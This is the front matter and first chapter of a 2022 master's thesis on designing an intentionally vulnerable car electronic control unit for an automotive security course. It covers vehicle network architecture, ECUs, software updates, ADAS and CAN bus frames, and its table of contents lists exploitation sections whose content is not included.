



Assignment of master's thesis

Title:	Development of vulnerable car ECU
Student:	Bc. Tomáš Pšenička
Supervisor:	Bc. Martin Pozděna, MSc.
Study program:	Informatics
Branch / specialization:	Computer Security
Department:	Department of Information Security
Validity:	until the end of summer semester 2022/2023

Instructions

Functionality of modern car relies on dozens interconnected computer systems, so-called ECU – electronic control unit to provide functionality like engine control, remote locking, driver assistance etc. Increasing ECU quantity and complexity introduces potential cyber security vulnerabilities that must be addressed by vehicle architects. Goal of the thesis would be to design and develop intentionally vulnerable ECU that is to be used for teaching purposes in the subject BI-TAB.21.

1. Survey existing research on automotive cyber security and modern vehicle architecture.
2. Analyze potential ECU design, functionality and vulnerabilities you would like to develop. Agree the exact scope with the thesis supervisor.
3. Implement emulated vulnerable ECU with all the functionality agreed in step 2.
4. Prepare a writeup covering all intentional vulnerabilities in the system and how to exploit them.

Master's thesis

DEVELOPMENT OF VULNERABLE CAR ECU

Bc. Tomáš Pšenička

Faculty of Information Technology
Katedra informační bezpečnosti
Supervisor: Bc. Martin Pozděna, MSc.
May 5, 2022

Czech Technical University in Prague
Faculty of Information Technology

© 2022 Bc. Tomáš Pšenička. All rights reserved..

This thesis is school work as defined by Copyright Act of the Czech Republic. It has been submitted at Czech Technical University in Prague, Faculty of Information Technology. The thesis is protected by the Copyright Act and its usage without author's permission is prohibited (with exceptions defined by the Copyright Act).

Citation of this thesis: Pšenička Tomáš. *Development of vulnerable car ECU*. Master's thesis. Czech Technical University in Prague, Faculty of Information Technology, 2022.

Contents

Acknowledgments	viii
Declaration	ix
Abstrakt	x
Abbreviations	xi
Acknowledgments	1
0.1 Automotive security background	1
0.2 Problem definition	1
0.3 Objectives	2
0.4 Significance	2
0.5 Limitations	3
0.6 Thesis structure	3
1 Modern vehicle architecture	5
1.1 Evolution of vehicle architecture	5
1.2 Vehicle electronic system model	7
1.3 Electronic control unit	8
1.3.1 Software updates	8
1.3.2 ADAS	9
1.4 CAN bus	9
1.4.1 CAN interface	10
1.4.2 CAN frames	11
1.4.3 ISO-TP	11
1.5 UDS server	13
1.5.1 UDS services	13
2 Automotive cyber security	15
2.1 Threat models	15
2.2 Attack surface	16
2.3 Attack vectors	18
2.3.1 Front door attacks	18
2.3.2 Backdoor attacks	19
2.3.3 Exploits	19
2.4 Firmware reversing	19
2.4.1 Disassembly	20
2.5 CAN bus security testing	20
2.5.1 CAN utilities	20
2.5.2 Caring Caribou	21

3	Vulnerable ECU design	23
3.1	Real-world ECU	23
3.2	Functional requirements	24
3.3	Hardware design	25
3.3.1	Alternatives	25
3.4	Software design	26
3.4.1	Raspbian OS	26
3.4.2	UDS server	27
3.4.3	ADAS input processor	27
3.4.4	SWUpdate	28
3.4.5	ICSim	28
3.5	Designed vulnerabilities	28
3.5.1	Arbitrary file read	28
3.5.2	Buffer overflow	30
3.5.3	Vulnerable seed-key algorithm	30
3.5.4	Forged software update	30
4	Implementation documentation	31
4.1	Used components	31
4.1.1	Hardware components	31
4.1.2	Software components	33
4.2	ICSim CAN traffic simulator	35
4.3	ISO-TP support	36
4.4	UDS server	37
4.4.1	Diagnostic session control	38
4.4.2	ECU reset	38
4.4.3	Undocumented file read service	38
4.4.4	Read data by identifier	39
4.4.5	Security access service	39
4.5	ADAS input procesor	40
4.6	Update image	41
4.7	Usage	41
5	Exploitation	43
5.1	Setup	43
5.2	Enumeration	43
5.3	Exploiting arbitrary file read	44
5.3.1	Test file download	44
5.3.2	Path traversal	46
5.4	Exploiting buffer overflow	47
5.4.1	Buffer size	47
5.4.2	Executable analysis	48
5.4.3	Generating payload	49
5.5	Exploiting vulnerable seed-key	51
5.5.1	UDS seed randomness fuzzer	51
5.5.2	Valid key search	51
5.5.3	Scripting seed requests	53
5.6	Exploiting software update	53
5.6.1	SWUpdate image format	55
5.6.2	Exploitation update file	55
5.6.3	Signing forged update	56
6	Conclusion	59

List of Figures

1.1	Electronic architecture evolving toward a centralized setup [3]	6
1.2	Example of modern vehicle system architecture. [4]	7
1.3	The Layered ISO 11898 Standard Architecture [8]	10
1.4	Standard CAN frame [8]	11
1.5	ISO-TP: Multi-frame communication [10]	12
1.6	UDS request message structure [10]	13
2.1	Level 1 map of inputs and vehicle connections [7]	16
2.2	Level 2 map of the infotainment console [7]	17
3.1	A simple ECU test bench [7]	24
3.2	ICSim and controls interface	29
4.1	PiCAN2 board connected to 40-pin GPIO bus of the Raspberry Pi 3B	32
4.2	The CAN connection via the 4 way screw terminal.	32
4.3	Marking solder bridges for standart DB9 connector	33
4.4	Marking solder bridges for US-style DB9 connector	33
4.5	JP3 - 120 Ohm termination resistor [15]	34
4.6	Win32 Disk Imager used to write image to SD card	42
5.1	SWUpdate web update interface	55

List of Tables

1.1	DB9 connector pin out	10
1.2	Example of ISO-TP communication	13
1.3	UDS services	14
5.1	Recorded communication sample	44
5.2	Communication with uncodumneted service	44
5.3	Path traversal exploitation	46
5.5	Seed-key session switching	53

List of code listings

2.1	Python isotp usage example [13]	21
4.1	Additional configuration of <code>/boot/config.txt</code> file	34
4.2	Configuration of <code>/etc/network/interfaces</code> file	34
4.3	Configuration of the UDS service <code>/lib/systemd/system/uds.service</code> file	35
4.4	The <code>controls.c</code> code edited to call <code>play_can_traffic()</code> before forking. [23]	36
4.5	Shim functions used by <code>isotp-c</code> library	37
4.6	SWUpdate usage with web interface and specified key	41
5.1	Enabling CAN interface	43
5.2	Caring Caribou discovery and service enumeration	45
5.3	ASCII decoded data obtained by <code>dump_dids</code> uds module	46
5.4	Part of <code>file-download.py</code> script	47
5.5	Parts of code receiving messages with ID 0x222 vulnerable for buffer overflow	48
5.6	GDB buffer overflow output	49
5.7	Part of <code>buffer-of.py</code> script guessing stack addresses	49
5.8	GDB buffer overflow output at a breakpoint	50
5.9	Caring Caribou seed randomness testing	52
5.10	Python <code>seed.py</code> script used to pass the seed-key challenge with known key	54
5.11	Scanning ECU's address accessible over the Ethernet	54
5.12	Content of <code>sw-description</code> file	56
5.13	Generating new key pair and signing the malicious image	57

Chtěl bych poděkovat především vedoucímu mé diplomové práce, kterým byl Bc. Martin Pozděna, MSc. za jeho rady a vstřícnost při návrhu i vypracování práce. Zároveň bych chtěl poděkovat také své rodině a přátelům za jejich nehynoucí podporu.

Declaration

I hereby declare that the presented thesis is my own work and that I have cited all sources of information in accordance with the Guideline for adhering to ethical principles when elaborating an academic final thesis.

I acknowledge that my thesis is subject to the rights and obligations stipulated by the Act No. 121/2000 Coll., the Copyright Act, as amended, in particular that the Czech Technical University in Prague has the right to conclude a license agreement on the utilization of this thesis as a school work under the provisions of Article 60 (1) of the Act.

In Praze on May 5, 2022

.....

Abstrakt

Moderní vozidla obsahují rozsáhlé počítačové sítě propojující množství řídicích jednotek, senzorů a dalších zařízení ovládaných počítačovými systémy. S přibývajícím množstvím připojených chytrých zařízení se rozšiřuje také prostor pro vznik zranitelností. S nárůstem zranitelností přibývá také potřeba zajištění počítačové bezpečnosti. Pro zvýšení bezpečnosti je potřeba rozumět jak systém funguje a jak jeho bezpečnost ověřit. Cílem této práce je navržení a implementace zranitelné elektronické řídicí jednotky, která bude zároveň s popisem způsobu zneužití jejích zranitelností sloužit pro výukové účely. Čímž nabídne studentům možnost praktickým příkladem rozšířit své znalosti v oboru zabezpečení automobilových systémů.

Klíčová slova automotive, kybernetická, bezpečnost, ecu

Abstract

Modern vehicles contain vast computer networks connecting control units, sensors, and other devices controlled by the computer systems. An increasing number of connected smart devices extends the possible attack surface. An increasing number of vulnerabilities highlights the need for cyber security. It is necessary to understand how computer systems work to increase their security. This thesis aims to design and implement the vulnerable electronic control unit, which will, together with the vulnerability exploitation description, be used for teaching purposes. Providing an opportunity for students to gain practical experience to expand their cyber security skills.

Keywords automotive, cyber, security, ecu

Abbreviations

ECU	Electronic Control Unit
BI-TAB.21	Applications of Security in Technology
CES	Consumer Electronics Show
CAN	Controller Area Network
ISO	International Organization for Standardization
LIN	Local Interconnect Network
MOST	Media Oriented System Transport
TCU	Transmission Control Unit
TCM	transmission control module
ADAS	Advanced Driver-Assistance Systems
ISO/OSI	International Standards Organization Open Systems Interconnection
OBD	On-Board Diagnostics
SOF	Start of Frame
RTR	Remote Transmission Request
IDE	Identifier Extension
DLC	Data length code
CRC	Cyclic Redundancy Check
ACK	Message Acknowledgment
EOF	End-of-frame
IFS	Inter-frame
UDS	Unified Diagnostic Services
PCI	Protocol Control Information
SID	Service ID
CD-ROM	Compact Disc Read-Only Memory
DVD	Digital Video Disc
GPS	Global Positioning System
KWP	Keyword Protocol
OEM	Original Equipment Manufacturer
USB	Universal Serial Bus
SD	Secure Digital
CPU	Central Processing Unit
RAM	Random Access Memory
LCD	Liquid-crystal Display
OS	Operating System
ASLR	Address Space Layout Randomization
GPIO	General-purpose input/output
MAC	media access control
ASCII	American Standard Code for Information Interchange
TCP	Transmission Control Protocol
HTTP	Hypertext Transfer Protocol
SHA	Secure Hash Algorithms

Introduction

Computer security is ever increasing field reaching more and more sections of the everyday life, as the technological progress aims to change and improve almost any action we make. It is essential that the computer security research makes sure that the progress toward digitalization and automation is done safely and securely.

One of many computer security specializations is the focus on the automotive industry. Making sure that the millions of cars used every minute of each day all around the world stay secure from threats emerging as ever more complex systems are designed and created.

The threads need to be identified and understood to be able to secure the systems. System security can never be completely assured, but to provide a certain degree of confidence the security researchers need to be familiar with the security issues relevant to automotive security and know the ways how to interact with systems specific to the car industry.

This thesis aims to research, design, implement, and describe the exploitation of electronic control unit. Results will be used for teaching purposes so that students can experience testing parts of automotive equipment in a simulated environment.

0.1 Automotive security background

The process of making cars is a vast industrial sector, including experts from many technical specializations. Technological progress pushes forward innovations in many areas, including cars. The vehicles were and still are getting faster, safer, more efficient, and more comfortable. Some of these improvements were achieved due to employing complex electronics computer systems.

To improve user experience modern cars use computer systems under the hood to enhance the car's driving abilities, monitor and diagnose its functions, and provide an interface the users can interact with. This interface can be represented by an infotainment system, various control panels with displays, dials, knobs, and buttons, and wireless car keys up to interconnecting smart devices like phones or tablets. All of these are handled by multiple distinct, complex, and interconnected computer systems.

This level of complexity of such a vast system that the modern car is creates a great attack surface. Cyber security aims to map this surface and make sure that threats are mitigated as much as possible.

0.2 Problem definition

Searching for threads in this specific environment brings challenges. First of all, is that to test the level of system security, the tester needs to be familiar with the tested environment. To get

the experience, the most efficient approach would be to start working with the devices used in the automotive industry to know them better.

The problem with this approach is it would require access to expensive, specialized, proprietary equipment while risking that it will get damaged during the test attempts. The other problem is that starting with a complex device or let alone testing the whole car, it might get overwhelming and hard to understand many distinct and specific functionalities.

To start with, a car component security testing the simulated environment with some common vulnerabilities need to be available so that they can be used for teaching and testing approaches on how to enumerate the car networks, how to identify the vulnerabilities and how to exploit them.

Such a simulated computer unit could present to the students commonly used tools, practices, and vulnerabilities in a single package without risking damaging expensive equipment.

Some tools used for purposes of car system testing and simulation exist. This thesis expands upon them to design and implement hardware devices simulating the electronic control unit and introduces commonly used vulnerabilities and their exploitation.

0.3 Objectives

The primary objective of this thesis is to design and implement the vulnerable electronic control unit.

The motivation behind this objective is to introduce the topic of automotive security to students interested in topics related to the automotive cyber security.

The primary objective can be broken into multiple segments. Each segment corresponds to the part of an assignment. Where all segments are put together to cover the general aim of developing the vulnerable ECU.

First, to analyze the cyber security of the automotive systems with attention to modern vehicle architecture, including analysis of car computer systems, the way they are interconnected, and how to access them as a tester. This segment helps to get a general overview of used systems, services, and standards used for communication, diagnostic, and control of various car computer systems.

The next objective is to survey automotive security threats and the way they can be categorized, analyzed, and tested. To investigate the attack surface created by the complex computer network each car consists of and establish a way to approach the ECU design so that it resembles the real-world unit.

Based on modern vehicle architecture and its security analysis, the next the objective is to design a suitable unit that is capable of simulating vulnerable car system environment. Multiple factors need to be considered when designing the unit such as usability, availability, price, complexity, and capability to simulate a realistic car system.

After achieving the design objective, the next task is to implement it as designed on an actual hardware device so that it can be used during the lessons. The implementation requires expanding existing solutions so that they are capable of providing designed functions as well as implementing agreed vulnerabilities.

The last objective is to exploit designed and implemented vulnerabilities and cover the exploitation process. The exploitation also covers the enumeration of the unit. So that the approach is similar to the real test, where the tester might not have implementation documentation and must rely on discovering the vulnerabilities by himself.

0.4 Significance

The results of this thesis will be used during the lessons on the Applications of Security in Technology course, which includes topics focused on automotive security architecture.

The students will be able to experience testing actual hardware devices using appropriate hardware and software tools. This will extend the study lesson with practical experience. The students will not only learn the theory about automotive cyber security but can also practice the real-world security test of the electronic control unit.

0.5 Limitations

The ECUs of different manufacturers might differ, and even a single manufacturer uses multiple different ECUs with various functionalities in a single car. The implemented project limitation is that it is only a simulation of an actual electronic computer unit, so the scope of implemented features differs. The design of functions supported by the ECU was selected so that it mainly covers essential functionality needed to implement the designed vulnerabilities.

The implemented vulnerabilities might differ in exploitation complexity from the vulnerabilities found in the real-world units. This has two reasons: the first is the lack of time to design, implement, and use more complex exploitation techniques. The other reason might turn this limitation into a feature, and that is that more straightforward vulnerability exploitation still uses similar tools and techniques while making the example easier to present and explain.

0.6 Thesis structure

The thesis is structured into five chapters. The first two chapters cover theory used to explain the context and background of further discussed topics as well as define and describe used tools and protocols. The other three chapters cover the practical part of the thesis.

The first chapter is about modern vehicle architecture. It covers topics about automotive electronics in general and also defines later used concepts, protocols and functions relevant for electronic car components.

The second chapter explains concepts from automotive cyber security related to threat modeling and attack surface. The second part of this chapter categorizes attack vectors and takes a closer look at methods used for firmware and traffic analysis.

The third chapter starts by providing information about real-world ECUs. Followed by defining functional requirements for the simulated ECU design. The next part describes the hardware and software design and general design of later implemented vulnerabilities.

The fourth chapter describes the implementation details of hardware and software components, followed by a detailed description of each used software component. The chapter ends with a usage description of how to set up the unit.

Chapter five is the exploitation write-up. The first two sections cover how to set up the connection with the ECU and enumerate its services. Four following sections are devoted to vulnerability exploitation; each section covers the exploitation of one vulnerability.

Modern vehicle architecture

This chapter describes modern vehicle architecture and its evolution with emphasis on the electronic components used in modern vehicle architecture. The main focus is given to the ways these systems communicate with each other or with the users.

The modern vehicle consists of multiple electronic systems managing various functions. In the year 2002, the high-end vehicle may have more than 4 kilometers of wiring used to connect various systems in a single car. [1] Since then, modern cars have evolved and adopted new functionalities ranging from new systems supporting car features to various infotainment functions or communication with the outside world.

At CES 2016, Ford indicated that software running in their new pickup F150 consists of 150 million lines of code [2]. This indicates the progress in car manufacturing to the inclusion of various complex electronic systems.

With increasing system complexity, the chance for problems and errors increases as well. Therefore, it is necessary to design architecture that works under any conditions and to pay attention to making the systems resilient and secure.

1.1 Evolution of vehicle architecture

The progress in the automotive industry is increasingly driven to focus more and more on software development. While the main focus was to improve engine, transmission, and suspension in the past, the current key element in the automotive industry is autonomous driving, connectivity, electrification, and smart mobility. [3]






Across architecture generation, more electronic components were used in vehicles and this increased the need for an efficient way how to not only make them work but how to make them work safely and securely arise. With increasing amount of used units also comes new challenge how to connect them so that efficient communication and management of each component are possible.

The first generation included only a few isolated functions, barely communicating with each other. Extending the number of used components broad up requirements to connect some of them, leading to the creation of limited communication networks. In more recent generations, progress has been driven towards building a centralized setup where all devices are connected to the central unit, which can handle high complexity and computationally intensive functions.

This evolution is layed out in figure 1.1.

With the increasing complexity of used computer systems and increasing requirements for improving the user experience, it is essential to employ any means to inhibit faster hardware and software development. This task can be achieved by decoupling hardware and software

Electrical/electronic architecture is evolving toward a centralized setup.

Architecture type	Generation	High-level architecture	Main features
Distributed	1		<ul style="list-style-type: none"> ● Independent engine-control units (ECUs) ● Isolated functions ● Each function has its own ECU (1:1 connection)
	2		<ul style="list-style-type: none"> ● Collaboration of ECUs within 1 domain ● Domains: body/comfort, chassis, power train, and infotainment ● 3 or 4 independent networks ● Limited communication among domains
	3 Today		<ul style="list-style-type: none"> ● Stronger collaboration via central gateway ● Cross-functional connection ● Ability to handle complex functions (eg, adaptive cruise control)
Domain centralized	4		<ul style="list-style-type: none"> ● Central domain controller ● Ability to handle more complex functions ● Consolidation of functions (cost optimization)
Vehicle centralized	5		<ul style="list-style-type: none"> ● Virtual domain ● Limited dedicated hardware ● Ethernet backbone ● High-complexity, high-computing functions

McKinsey & Company

■ **Figure 1.1** Electronic architecture evolving toward a centralized setup [3]

development cycles enabling better options for planning while cutting the development costs.


Designing software independent of used hardware enables doing multiple designs, develop, test, and release cycles while continuously adjusting requirements for final hardware version. Also, after the final version of the car electronics is designed and released the software development needs to continue further to provide updates patching functional or security errors, improving user experience, or delivering new features.

This progress towards more complex and hardware-independent design brings used computer units closer to commonly used hardware and systems. This might bring on one hand, progress towards a more unified way how to test and to secure these systems, on the other hand, might widen the opportunity for new vulnerabilities and new ways how to endanger the system.

1.2 Vehicle electronic system model

A modern vehicle is a complex system of distributed embedded software systems. In this system, independent electronic control units communicate together using different communication networks. [4]

The car uses multiple separated systems such as gearbox, engine, breaks, and throttle control which have the most importance and top priority in terms of responsivity, reliability, and security. While also controlling other electronic systems such as door locks, sensors, lights, and many infotainment functions like radio, air conditioning, and navigation. The model of such a system is depicted in figure 1.2.



■ **Figure 1.2** Example of modern vehicle system architecture. [4]

To interconnect multiple systems, the CAN bus is used in two variants differentiated by maximal speed data can be transferred over them. The most critical systems are connected via the high-speed bus, while the less critical ones share, the slower one. More about the CAN bus is covered in section 1.4.

The LIN (Local interconnect network) protocol specified by ISO 17987 standard is used for signal management, frame transfer, schedule table handling, task behavior, and status management. [5] The protocol is in the example image used for connecting sensors and actuators with lower priority.

The MOST (Media Oriented System Transport) is a communication technology originally developed for supporting audio applications in cars. This technology enables the transfer of high-quality audio and video data together with packet data and real-time control. [6] This technology is used for the connection of infotainment systems to the main controller.

The FlexRay is a communication network supporting deterministic, fault-tolerant and high-speed data transfer. [4] Therefore, it is designed to be used in critical applications such as

breaks.

This model shows complex car architecture with devices separated into multiple groups depending on the protocol they implement to communicate with each other. Particular communication protocols are dedicated to critical components like breaks and engine. The rest of the less critical devices share the single bus with lower priority. Sharing this same bus might be helpful, for example, for the display control unit, which can receive messages from other connected devices on the same bus and adjust displayed content accordingly. The devices designed for direct interaction with the car users are also segregated to their specific communication bus.

From this diagram can be observed that most devices are connected to a single central Body Controller Module. This is the potential single point of failure in case of an error. The devices won't be able to communicate without this unit. From the standpoint of cyber security, this central device is a great target since its compromise grants access to communication with multiple other devices.

1.3 Electronic control unit

A wide range of various devices handles managing various car electronic components. Manufacturers call such components engine control unit (ECU), transmission control unit (TCU), or transmission control module (TCM). [7]. These terms may refer to similar devices. The further used term ECU describes these devices in general. This section describes the general usage of ECU in modern cars. What purpose does it serve, and how is communication with the ECU handled.

The ECU covers functionality such as fuel injection, automatic gearbox, system lock, or any other functionality controlled by an electronic computer system included in the car. To be able to operate in various roles and to be managed and serviced, the ECU needs to communicate with other units and electronic car systems and with the outside world.

Each ECU is a small embedded system containing a dedicated chip and firmware controlling its functionality. When connected to the car network, the chip and its firmware handle at least two things - the specific functionality they were designed for and the network communication. The ECU might receive and process messages from other units and connected devices, send its own messages to inform other units, or do both of these things.

One way how the communication work is communication over the CAN bus, where multiple connected devices share their messages, as can be seen in the figure 1.2.

An example of multiple communication and cooperating units based on figure 1.2 could be the unit controlling the lights. Signal about the engine start-up might be passed by the Body Controller Module to the CAN bus. From the CAN bus, the light handling ECU would receive the signal to power the lights when the engine is started, and it might follow up by sending a status update on the same bus to notify the display so that it is able to adjust displayed information about the changed light status.

1.3.1 Software updates

The customers purchase cars expecting its active service will span many years. With the increasing amount of more and more complex computer systems being part of each vehicle, and the development cycle shift to continuously adjusting the hardware-independent, as described in section 1.1, software arises a need to keep the software updated.

The software updates can bring new features or improve on already used services to enhance the user experience. From the cyber security perspective, the update is done to patch discovered system vulnerabilities to prevent their exploitation by an attacker. Both these factors are important reasons to implement support for software update functionality to each unit present in the car.

Enabling software updates also brings new challenges. The obvious challenge is how to deliver and install the updates to each unit of each car when it is necessary. This is engineering in a way how to implement the software update itself or logistics problem how to deliver the update to each car. On top of these views, it is also a cyber security problem. The security problem is how to make sure that the update is delivered without being modified and mitigate threats to other systems or to a car as a whole when it gets modified by a malicious actor.

It is generally important to ensure the integrity and authenticity of legitimate software updates while rejecting all the other attempts. This can be achieved by asymmetric cryptography, where the developer signs the prepared update package with its private key. The units installing this update validate the legitimacy of the update by validating the signature with the corresponding public key. However, implementation of this security process also brings its own challenges on how to securely exchange the keys.

1.3.2 ADAS

Another example of a complex system operating in modern vehicles is the ADAS - advanced driver-assistance systems. It is a general term used to address groups of electronic control systems designed to support driving in a multitude of ways. These systems try to make traveling by car a better and safer experience. To serve well the ADAS system needs to collect as much information about the car as possible. It needs to survey the status of individual components and car surrounding continuously. For data collection, it needs to be interconnected with multiple control units. To be able to actively assist in driving it also needs to be able to command other control units. This interconnection is surely useful in driver assistance but also presents additional risks since it is not only a complex computer system but also highly interconnected and with a lot of various functions.

One service covered by the ADAS technology is collision prevention. This can be done by reading proximity sensors and the data about speed and acceleration. In case the ADAS detects a possible collision, it might first send a warning signal to notify the driver about a potentially dangerous situation by displaying a warning sign on the infotainment display or by the sound signal. In case the collision risk is imminent, the system might also force the car to halt by commanding the breaks controller.

The described functionality is designed to prevent accidents to safeguard the car crew from harm. But from mentioned functionalities, it is also evident that this system can have a massive impact on driving since it can control other ECUs ranging from infotainment indicators to very important car systems like the breaks. Malicious control or malfunction of such device might cause similar accidents to that this system tries to prevent.

1.4 CAN bus

The CAN bus is a multi-master message broadcast system with a maximum signaling rate of 1M bit per second. [8] The CAN differ from networks that connect communication between two points in that it is used for sending short broadcast messages to all connected listening devices.

The purpose of the CAN bus is to connect multiple devices on the same communication interface so that transmitted frames reach each node in the network. This is used in car networks for two reasons. The first reason is the simplicity; the nodes do not need to handle network routing or network segregation; once the devices are on the same bus, they are able to communicate. The other advantage is that the device can notify multiple control units by a single message. However, the disadvantage of this approach can be that the bus might become crowded in case of high traffic and that services are receiving and ignoring a large portion of messages not addressed to other devices.


■ **Table 1.1** 9 Pin (male) D-Sub CANbus PinOut[9]

Pin	# Signal names	Signal Description
1	Reserved	Upgrade Path
2	CAN_L	Dominant Low
3	CAN_GND	Ground
4	Reserved	Upgrade Path
5	CAN_SHLD	Shield, Optional
6	GND	Ground, Optional
7	CAN_H	Dominant High
8	Reserved	Upgrade Path
9	CAN_V+	Power, Optional

The CAN bus, as described by the ISO 11898 standard, covers data-link and physical layer corresponding to the OSI/ISO model depicted by the diagram 1.3.

The CAN bus is more closely specified by the two ISO norms. These being ISO 11898-2 for high-speed CAN, which supports transmission speeds of 1Mbit/s and uses bus terminated at each end with 120-ohm resistor and the ISO 11898-3 the low-speed bus terminated at each node by a fraction of the overall resistance.

Each device listening to the CAN bus is able to listen to each message transmitted over the CAN bus in order to maintain consistent distribution of information such as temperature, speed, status monitored by different components.



■ **Figure 1.3** The Layered ISO 11898 Standard Architecture [8]

1.4.1 CAN interface

Connection to the CAN bus requires the usage of an interface. Different connectors exist with different layouts. The CAN bus relies only on two wires transmitting the signals. Those signals are CAN high and CAN low.


Two main types of used connectors are DB9 and OBD-II. The DB9 type connector has nine pins using pinout shown in table 1.1.

Examples of DB9 connector with different pin layout are depicted in figure 4.3 and 4.4.

Connection with the computer can be done using a USB to CAN adapter.

1.4.2 CAN frames

Communication on the CAN bus is split into frames. There are two types of frames - standard and extended. The standard frame uses an 11-bit identifier, while the extended use a 29-bit identifier. The identifier specifies the priority of the given frame. A lower identifier means a higher priority message. This identifier can also be used to determine the message destination. Since the broadcast message reaches each connected device, the device might react only to frames with a specific identifier.



■ **Figure 1.4** Standard CAN frame [8]

Description of figure 1.4 [8]:

- **SOF** – Start of frame bit.
- **Identifier** – Standard CAN 11-bit priority identifier.
- **RTR** – Remote transmission request bit. This bit is dominant when information is required from another node.
- **IDE** – Identifier extension bit. Zero means standard CAN frame identifier.
- **r0** – Reserved bit.
- **DLC** – Data length code. 4-bit number of transmitted data bytes.
- **Data** – Up to 64 bits of application data.
- **CRC** – Cyclic redundancy check. 16-bit checksum for data integrity detection.
- **ACK** – Message acknowledgment two bits.
- **EOF** – End-of-frame 7-bit field.
- **IFS** – Inter-frame space contains the amount of time required by the controller to move a correctly received frame to its proper position in a message buffer area.

